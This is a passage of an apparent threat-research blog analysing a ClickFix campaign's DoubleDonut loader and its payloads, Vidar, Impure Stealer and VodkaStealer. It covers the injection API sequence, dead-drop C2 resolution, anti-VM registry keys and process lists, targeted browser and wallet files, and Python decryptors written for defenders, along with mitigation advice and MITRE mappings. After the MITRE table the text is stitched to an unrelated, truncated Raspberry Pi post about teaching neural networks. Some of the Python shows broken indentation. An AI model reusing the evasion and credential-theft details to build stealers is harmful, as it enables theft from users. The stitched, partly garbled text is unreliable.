
A defining feature of this campaign is that the Donut loader is used twice in sequence. The first Donut shellcode (cptch.bin) loads only a small executable that tries to acquire SeDebugPrivilege and then downloads the second Donut shellcode (cptchbuild.bin) from the same remote server, which it then injects into a service host process (svchost.exe) matching the native architecture (non-WOW64 process on x64, no effect on x86). We will call this downloader binary the “DoubleDonut Loader” for brevity. The second shellcode in turn contains the final infostealer payload executable. For convenience, we are referring to this whole component of the attack (1st shellcode -> downloader -> 2nd shellcode) as “DoubleDonut”.

04-doubledonut-loader.png
Figure 11: The simplistic design of the DoubleDonut Loader

⠀

The downloaded shellcode is injected and executed using a standard sequence of OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD), VirtualAllocEx, WriteProcessMemory and CreateRemoteThread.

Updates to Vidar Stealer v2


As mentioned previously, one of the payloads we saw DoubleDonut deliver in late January was the notorious Vidar stealer. One evolution of this infostealer malware that we have not seen publicly documented before is a shift towards encrypted C2 configurations and string obfuscation. The sample we’ve analysed (see the IoCs section for a hash) also employs a different control flow graph obfuscation than the previously reported CFG flattening technique.

Apart from each string in Vidar samples being XORed with a random single-byte constant (unique per string; usage of 0x00 results in the string being unchanged), a custom encryption algorithm is now used specifically to hide C2 configurations. The C2 configuration is an array of up to 7 records, where every record contains 3 strings: the C2 URL itself, an identifier/anchor used for parsing dead drop resolver responses, and an optional User-Agent string.

struct VidarV2ConfigEntry
{
	char url        [0x100];
	char anchor     [0x100];
	char user_agent [0x100];
}

/* .rdata section */
constexpr static const char *g_encrypted_build_version = "...";
constexpr static const char *g_encrypted_build_id = "...";
constexpr static const char *g_decryption_key = "...";
constexpr static struct VidarV2ConfigEntry g_encrypted_config[7] = { /* ... */ };

Figure 12: A high-level representation of the C2 configuration layout in latest Vidar samples

Based on whether the C2 URL contains the string .me/ or amcommunity.com, the URL is either fetched and resolved to the true C2, or used as a C2 directly. The C2 resolution is done by finding the anchor string in the HTML response and extracting the URL following it, delimited by a vertical pipe symbol (|). This technique, used notoriously by both Vidar and Lumma stealers, allows the attackers to rotate C2 addresses without invalidating the malware samples already released into the wild.

05-steam-vidar.png
Figure 13: A Steam profile being used as a dead drop resolver by Vidar with anchor “ho0r1”

⠀

Unlike other infostealers, which use standard symmetric cipher algorithms to decrypt their configurations (e.g. ChaCha20 used by Lumma or RC4 by StealC), Vidar invents its own Vigenère-like decryption routine, which can be replicated in Python like this:

def vidar_c2_config_string_decode(
    ciphertext: str,
    key: str,
    alphabet: str = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$&()*+,-./:;<=>?@[]^_`{|}~ "
) -> str:
    key_len = len(key)
    alpha_len = len(alphabet)
	assert key_len != 0 and alpha_len != 0 and key_len == alpha_len, "Invalid key or alphabet length"

	max_len = min(len(ciphertext), 512)
    out = []
	for i in range(max_len):
        ch = ciphertext[i]
        key_offset = max(0, key.find(ch))
        decoded_ch = alphabet[(key_offset - i) % key_len]
        out.append(decoded_ch)

return "".join(out)

Figure 14: A reimplementation of Vidar C2 decryption routine in Python

To help researchers and defenders analyze and track this threat, we are publishing a C2 configuration extractor script that can be run on any Vidar payload that uses this decryption procedure.

Apart from the encrypted C2 configuration, another upgrade Vidar introduced is a new mechanism for control-flow obfuscation. Previously, Vidar payloads implemented a simple CFG flattening algorithm, which, albeit effective, is quite common and easy to reverse. The new samples use a related, but different technique, which consists of a combination of:

  • Opaque predicates referencing global variables,

  • Infinite loops in dead branches,

  • alloca constructs (call; sub rsp, rax) with obfuscated constant arguments (to break decompilers), and

  • Jumps from dead branches to previous code blocks, which results in decompilers interpreting these as while(1)-style loops and duplicating a lot of the code in the output.⠀

06-vidar-cfg-ida.png

Figure 15: Excerpt from Hex-Rays IDA decompiler output for “main” stealer subroutine

Impure Stealer (.NET)

Another payload we’ve seen DoubleDonut deliver is an unknown, or rather so far unnamed, .NET infostealer. Upon a first glance at its network communications, one may infer similarities with the PureLogs stealer family — namely the use of a custom Type-Length-Value (TLV) data encoding, which constitutes a sort of a custom network protocol on top of TCP — and some vendors actually classify the sample as such. However, a closer examination reveals that this is an otherwise unrelated stealer, using different obfuscator tools, different mechanism for config decryption, and AES-256-CBC with a server-provided key for encryption of C2 communication, whereas PureLogs uses 3DES with a hard-coded key. For these reasons, we’ve decided to call this malware Impure Stealer.

07-impure-entry.png
Figure 16: Stealer entry point method disassembled using dnSpy

⠀

Besides the specific naming convention used for type and variable names and the code-flattening and opaque predicate obfuscations, the stealer can be identified by a repeating string decoding/decryption pattern, which is illustrated already by the first statement in the entry point method. There, column0051.offset6910 is called with a hexadecimal string and a signed 32-bit integer as arguments — this is in fact the string decryption routine.

Besides the integer key, the decryption routine depends on one more input, specific per sample, which is a permutation of the 16 hexadecimal digit characters. This alphabet is stored as a static constant (column0051.source97 in our particular sample) and can be found referenced from offset6910 indirectly via the column0051.temp67 method.

The decryption algorithm itself can be rewritten as follows:⠀

def impure_stealer_string_decode(
    hex_ciphertext: str,
    key: int,
    alphabet: str
) -> str:
	if len(alphabet) != 16 or len(set(alphabet)) != 16:
		raise ValueError("The alphabet must be 16 unique characters.")
	if (len(hex_ciphertext) & 3) != 0:
		raise ValueError("Input length must be a multiple of 4 characters.")

    lut = {ch: i for i, ch in enumerate(alphabet)}
    out = []
	for i in range(len(hex_ciphertext) // 4):
		try:
            n0 = lut[hex_ciphertext[i * 4 + 0]]
            n1 = lut[hex_ciphertext[i * 4 + 1]]
            n2 = lut[hex_ciphertext[i * 4 + 2]]
            n3 = lut[hex_ciphertext[i * 4 + 3]]
		except KeyError as e:
			raise ValueError(f"Character {e.args[0]!r} not in alphabet") from None

		v = n0 | (n1 << 4) | (n2 << 8) | (n3 << 12)
        ch = (v ^ key ^ (i * 7)) & 0xFFFF
		out.append(chr(ch))

	return "".join(out)

As with Vidar, we share a public script to extract decrypted strings and any C2 configuration contained therein from the stealer samples.

VodkaStealer

The latest payload observed at the end of the DoubleDonut chain is a new custom C++ stealer, which has been named VodkaStealer and first analyzed by researcher xto9ot. This stealer can confidently be attributed to the developer of the DoubleDonut loader due to many overlapping characteristics of both binaries, such as the exact same mechanism for downloading and injecting additional payloads into other service host processes, as well as reuse of DoubleDonut C2 infrastructure.

Compared to the previous payloads, including Vidar and Impure Stealer, as well as StealC, Rhadamanthys, and AuraStealer — which have been observed delivered in the same campaign by researchers at LevelBlue and Intrinsec — the new stealer lacks significantly in anti-analysis and stealth capabilities, missing out on any kind of binary obfuscation, and staging temporary files to disk, in plaintext and with fully descriptive filenames, before exfiltration. Furthermore, in order to bypass Chrome v20 App-Bound Encryption, the stealer tries to download and run a separate helper binary, the open-source “ChromElevator” tool (source code is found on GitHub), hosted on the same C2 server as the loader shellcode.

This begs the question why an attacker with access to the latest cutting-edge infostealers would fall back to a custom stealer written potentially from scratch. One speculative explanation is of an economical nature — commercial infostealers are expensive, while small software PoC development, including malware development, is becoming widely available thanks to pre-trained transformer LLMs, with open-source “red team” tools like ChromElevator available to aid with the more technically challenging aspects. However, this is all pure speculation, and Rapid7 Labs will keep tracking the campaign to collect more intelligence and draw more definitive conclusions.

As is the case with practically all commodity infostealers, the sample starts by checking if any of the enabled keyboard layouts match the Russian language, and if the public IP of the infected machine suggests location within Russia or Belarus. In these cases, the malware terminates.

08-vodka-geocheck.png
Figure 17: Code listing from the WinMain function illustrates geographical checks.

⠀

Next, the stealer checks if either the file %Temp%\sysinfo_user_marker.marker or the mutex Global\sysinfo_single_instance exists, and if so, terminates execution. An anti-debug check is performed by calling IsDebuggerPresent, CheckRemoteDebuggerPresent, a combination of Sleep and GetTickCount, as well as querying the registry for presence of the following keys:

  • HKLM\SOFTWARE\VMware, Inc.\VMware Tools

  • HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions

  • HKLM\SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters

  • HKLM\SYSTEM\CurrentControlSet\Services\VBoxGuest

  • HKLM\SYSTEM\CurrentControlSet\Services\vmci

  • HKLM\SYSTEM\CurrentControlSet\Services\vmmouse

Lastly, a process snapshot is taken and scanned for the following blacklisted process names: vmtoolsd.exe, vmwareuser.exe, vmwaretray.exe, vmware-vmx.exe, vboxservice.exe, vboxtray.exe, vboxdisp.exe, vboxguest.exe, vgauthservice.exe, vmwareauthd.exe, sbiesvc.exe, sbiecnt.exe, sandboxiedcomlaunch.exe, qemu-ga.exe, xenservice.exe, vmsrvc.exe, vmusrvc.exe.

Following a successful anti-debug scan, the malware queries up to 8 different browser data locations in %AppData% and %LocalAppData%, targeting Google Chrome, Microsoft Edge, Brave, Opera, Opera GX, Vivaldi, Yandex, and Chromium browsers, and kills all processes matching any of these browsers’ executable names.

Then, various pieces of system information are collected and a directory is created according to this format:

wsprintfA(PathName,
"%s\\sysinfo_%s_%s_%02d%02d%04d%02d%02d",
        temp_dir_path,
        ipinfo_country_code,
        ipinfo_query,
        SystemTime.wDay,
        SystemTime.wMonth,
        SystemTime.wYear,
        SystemTime.wHour,
        SystemTime.wMinute);
CreateDirectoryA(PathName, 0);

The stealer then performs the main data collection:

  • A list of installed software packages, obtained from standard Uninstall registry keys, is written into a file InstalledSoftware.txt in the staging directory,

  • Files from wallet- and extension-specific directories in all browser data directories are collected (using a hardcoded list of targeted wallet and extension IDs),

  • A screenshot is taken and saved, using the GetDC, BitBlt and GdipSaveImageToFile APIs from gdiplus.dll,

  • If any encryption-enabled browser (e.g. Chrome) is installed:

    • chromelevator.bin is downloaded from the loader C2 as described before and injected into another hijacked native svchost.exe process using the same mechanism seen in the DoubleDonut loader,

    • Once the remote thread finishes execution, files from %Temp%\chromelevator_output are moved to the staging directory;

  • If any non-encryption-enabled browser (e.g. Firefox) is installed:

    • Its logins.json, cookies.sqlite, key4.db and cert9.db files are staged;

  • AppData files from the following natively installed applications are collected:

    • FileZilla, OpenVPN Connect, Exodus, Electrum, Jaxx, Guarda, Ledger Live, Ledger Wallet, Trezor, Bitcoin, Coinomi, Litecoin;

  • System information is collected into a file named systeminfo.txt inside the staging directory.

One thing both the threat actor and previous analyses missed is that the injection of ChromElevator into the target service host process is currently broken and will silently fail. Because we feel no need to help the actor fix their mistake, we will not describe why this is the case. However, it may be that the threat actor has already noticed the missing functionality around February 22, when the ClickFix injection scripts described before suddenly seem to have been temporarily disabled — the infected websites still load the injector script from either the 3rd-party JavaScript host server or their own admin-ajax.php, but the response is empty.

Because VodkaStealer does not perform any string encryption in its payloads, the C2 IP address can be extracted directly from the unpacked sample. Besides C2 information, we’re unaware of any additional configuration shipped with the stealer, but this may be simply because the malware is still in early stages of development.

Mitigation guidance

It remains unclear by what means the attackers are compromising the targeted WordPress websites. The most likely scenarios include either a WordPress plugin or theme vulnerability being exploited, previously stolen credentials being misused, or potentially even publicly accessible wp-admin interfaces — which have been observed on most of the compromised websites — being accessed through a brute-force password spraying attack. Keeping these scenarios in mind, we urge WordPress site administrators to:

  • Regularly review all software components for outdated versions and perform vulnerability scans to identify and mitigate weaknesses,

  • Use long and unpredictable passwords for administrative access, possibly using a password manager for audited security and convenience,

  • Set up a second authentication factor for administrative access,

  • Avoid running untrusted code on devices that store credentials (e.g. saved logins in a browser) usable to administer the website.

The best defense for individuals browsing the web is to stay cautious, maintain a zero-trust mindset, use reputable security software, and keep themselves up to date with the latest phishing and ClickFix tactics used by malicious actors. An important takeaway from this report should be that even trusted websites can be compromised and weaponised against unsuspecting visitors.

An additional precaution that can be effective on Windows systems is disabling the Run dialog shortcut (Windows Key+R); however, this will not prevent malicious commands from being pasted into a terminal or a Windows Explorer location bar (cf. FileFix attack).

To help defenders mitigate this threat in their organization, we provide an extensive list of IoCs and a set of detection rules further below.

Conclusion

Social engineering remains one of the most effective initial access tactics used by threat actors. The ClickFix campaign described in this blog illustrates just how easily unsuspecting users can be tricked into having their credentials stolen and exfiltrated to an attacker during perfectly ordinary web browsing. Without the victim even noticing that a compromise took place, their credentials can subsequently be misused for impersonation, further access to company resources, financial theft, or even to spread the social engineering lures to an even wider audience.

The large-scale execution of the compromise across completely unrelated WordPress instances suggests a high level of automation by the threat actor and is likely part of an organized long-term criminal effort. Despite this, the technical and operational sophistication of the campaign is limited and we provide a comprehensive technical breakdown of the infection chain, as well as a set of detection rules to defend against this threat in depth.

Want to learn more? Watch the webinar here.

Indicators of Compromise (IOCs)

The complete list of IOCs for this campaign is found in our public GitHub repository: ClickFix_DoubleDonut_Campaign_IOCs.txt.

YARA Detection Rules

The detection rules for this campaign are found in our public GitHub repository: ClickFix_DoubleDonut_Campaign.yar.

MITRE ATT&CK Techniques

ID

Name

Specifically Relates To

T1583.001

Acquire Infrastructure: Domains

–

T1584.006

Compromise Infrastructure: Web Services

–

T1587.001

Develop Capabilities: Malware

DoubleDonut Loader, VodkaStealer

T1588.001

Obtain Capabilities: Malware

Vidar Stealer, Donut Loader

T1608.001

Stage Capabilities: Upload Malware

–

T1608.004

Stage Capabilities: Drive-by Target

–

T1189

Drive-by Compromise

–

T1059.001

Command and Scripting Interpreter: PowerShell

–

T1204.004

User Execution: Malicious Copy and Paste

–

T1622

Debugger Evasion

–

T1140

Deobfuscate/Decode Files or Information

–

T1027.002

Obfuscated Files or Information: Software Packing

Donut Loader

T1027.007

Obfuscated Files or Information: Dynamic API Resolution

Donut Loader, Vidar Stealer

T1027.013

Obfuscated Files or Information: Encrypted/Encoded File

–

T1055

Process Injection

Donut Loader

T1620

Reflective Code Loading

Donut Loader

T1497.001

Virtualization/Sandbox Evasion: System Checks

VodkaStealer

T1497.003

Virtualization/Sandbox Evasion: Time Based Checks

VodkaStealer

T1555

Credentials from Password Stores

–

T1555.003

Credentials from Password Stores: Credentials from Web Browsers

–

T1539

Steal Web Session Cookie

–

T1552

Unsecured Credentials

–

T1071.001

Application Layer Protocol: Web Protocols

–

T1132.002

Data Encoding: Non-Standard Encoding

Impure Stealer

T1573.001

Encrypted Channel: Symmetric Cryptography

Impure Stealer, VodkaStealer

T1104

Multi-Stage Channels

–

T1095

Non-Application Layer Protocol

Impure Stealer, VodkaStealer

T1571

Non-Standard Port

Impure Stealer, VodkaStealer

T1102.001

Web Service: Dead Drop Resolver

Vidar Stealer

T1041

Exfiltration Over C2 Channel

–

Do you have some rope? Then let’s teach about AI concepts

Post Syndicated from Jane Waite original https://www.raspberrypi.org/blog/do-you-have-some-rope-then-lets-teach-about-ai-concepts/

Teaching about AI concepts in schools is a tricky business as there are complicated ideas to be taught.

To teach complex concepts, in computer science, we often use an instructional approach called ‘unplugged’. We use the unplugged approach to teach computing concepts without a computer. Often unplugged activities include using an everyday analogy or a physical fun activity. For example, to teach about algorithms, students might learn how to make a jam sandwich where the recipe and following instructions accurately are similar to an algorithm and the steps within it used to write a program. The jam sandwich activity has now become a popular and key teaching experience for young students across the world, as it teaches a complex but fundamental idea in a simple and fun way.

Salomey Afua Addo is a third-year PhD student at the Raspberry Pi Computing Education Research Centre, University of Cambridge.
Salomey Afua Addo, third-year PhD student at the Raspberry Pi Computing Education Research Centre, University of Cambridge


At the January 2026 Raspberry Pi Foundation Research Seminar, Salomey Afua Addo, a researcher at the University of Cambridge, presented her work about how to teach about AI. She has specifically looked at this in the context of high school students in Ghana, where AI is now part of the mandatory curriculum. In Ghana, most schools do not have access to computers, therefore an unplugged approach to teach about AI is a good idea. Therefore, Salomey developed a set of unplugged activities to teach about a range of AI concepts.

Here, I focus on one of the activities that she presented — one that I think will become another ‘jam sandwich’ experience for students. So if you might teach about AI at some point, then read on.

Neural networks and rope: An unplugged activity

Salomey has designed an unplugged role-play activity to teach about neural networks and how they are trained to solve a problem. She focused on finding a familiar problem context for Ghanaian teachers and their students, and selected farming and crop disease. Students are asked to figure out what features about a farm are relevant for detecting diseases on cocoa trees. To solve the problem, students are given data about the farms (see Table 1). Giving students data, rather than preconceived rules about the context is key to the learning activity. Neural networks are data-driven — they provide a way to model given data so that we can make predictions. Here the features of farms, and importantly whether disease is or is not found in their cocoa trees, is the data that is used to train a model. The model is used to make predictions, which can then be used to improve farming by reducing crop disease. 

